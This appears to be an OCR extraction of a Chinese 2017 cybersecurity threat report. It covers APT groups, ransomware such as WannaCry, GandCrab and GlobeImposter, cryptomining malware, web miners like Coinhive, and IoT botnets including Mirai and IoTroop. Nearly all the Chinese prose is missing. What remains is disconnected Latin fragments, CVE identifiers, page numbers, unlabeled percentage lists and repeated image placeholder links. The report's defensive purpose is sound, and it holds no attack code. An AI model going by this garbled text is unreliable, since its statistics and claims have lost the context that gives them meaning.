
MuddyWater APT 2017 APT APT js powershell

4.2.9 DarkHotel

Darkhotel 2014 11

2017 “Inexsmar” 0-day

KONNI “ ——2016 9 ”




2017

5.1 ¬

2017 5 WannaCry “ ”

134 2017


WannaCry Locky Cerber
2017 Globelmposter
2017 RDP sql server



135 2017


2017

“ ”




136 2017

-



2%
2%
1%
5%
7%
10%
12%
20%
41%
(XMR)
Dash
BTC
zec
HSR
eth
LTC
Doge

137


2%
8%
3%
27%
9%
11%
11%
12%
17%

138

“ ”



141

5.2

2017 Locky Cerber

WannaCry NotPetya Badrabbit

MS17-010

RDP “NLBrute” RDP

windows IoT sambacry

linux mac android

5.2.1

1.

2017 GandCrab RIG EK GrandSoft EK

exploit kit

GrandCrab Bitcoin

Dash BTC

GandCrab .GDCB GandCrab

GDCB-DECRYPT.txt GDCB-DECRYPT.txt

Tor

2.

WannaCry Petya

5.2.2

“ BadRabbit ” Flash Player

MBR

EternalRomance

Petya BadRabbit

SMB

5.2.3

2017

1. **GlobeImposter**

“ Globelmposter ” 2017

PC

Read_ME.html Read_ME.html

“ GlobeImposter ”

2017 GlobeImposter

RDP SSH SMB

Struts2

2. **Locky lukitus ’**

2017 Locky

fax[ ].js Locky

Locky URL [

]/checkupdate [ ]/imageload.cgi

5.3

2017

PC Windows Linux Mac Android

5.3.1

1. U

2017 “ ” CVE-2017-8464

U

2. WannaMiner

2017 WannaMiner “ ”

WannaMiner

3. Mykings

WannaMiner 2017 -

Mykings

142 Mikings

4. WebLogic

2017 10 WebLogic

WebLogic CVE-2017-3248 CVE-2017-10271 CVE-2017-3506 CVE-2017-10352

5. PHP Weathermap

Linux PHP Network Weathermap CVE-2013-

2 chmod

3

5.3.2 Web

2017 9 Coinhive Coinhive JavaScript

“ ”

Coinhive DeepMiner Crypto-Loot CoinImp JSEcoin Minr ProjectPoi Papoto CoinNebula AFMiner Coinerra Coinhive

JS


2017

5.3.3

2017 Android JavaScript JavaScript JavaScript

5.3.4 IoT

2017 Mirai IoT




IoT


IoT Mirai Hajime IoTroop
IoT
IoT 2017
IoT
IoT IoT
2017 IoT

6.1 IoT

IoT




143 IoT



144 IoT

IoT



145 IoT


IoT IoT

146 IoT

2017 Mirai

Gafgyt Satori Brickerbot


IoTroop



147 2017 IoT


VenusEye 2017 Mirai
21.89% 8.20% 8.16% 7.73% 7.53%

2017年全球Mirai及其变种感染情况分布图



148 2017 Mirai

Mirai 18.91%
12.35% 9.62% 7.77% 4.56%




149 2017 Mirai

6.2 IoT

2017 IoT

6.2.1 Mirai


Mirai IoT
DDoS
2017 Mirai Mirai
C&C
C&C



150 Mirai 1

DDoS HTTP UDP

TCP C&C Mirai




151 Mirai 2

6.2.2 IoTroop

IoTroop 2017 IoT

IoTroop



152 IoTroop

IoTroop Mirai

Mirai

1.ToTroop C C IoTroop C C PHP Mirai C C GO

2. C C C C IoTroop C C IoTroop

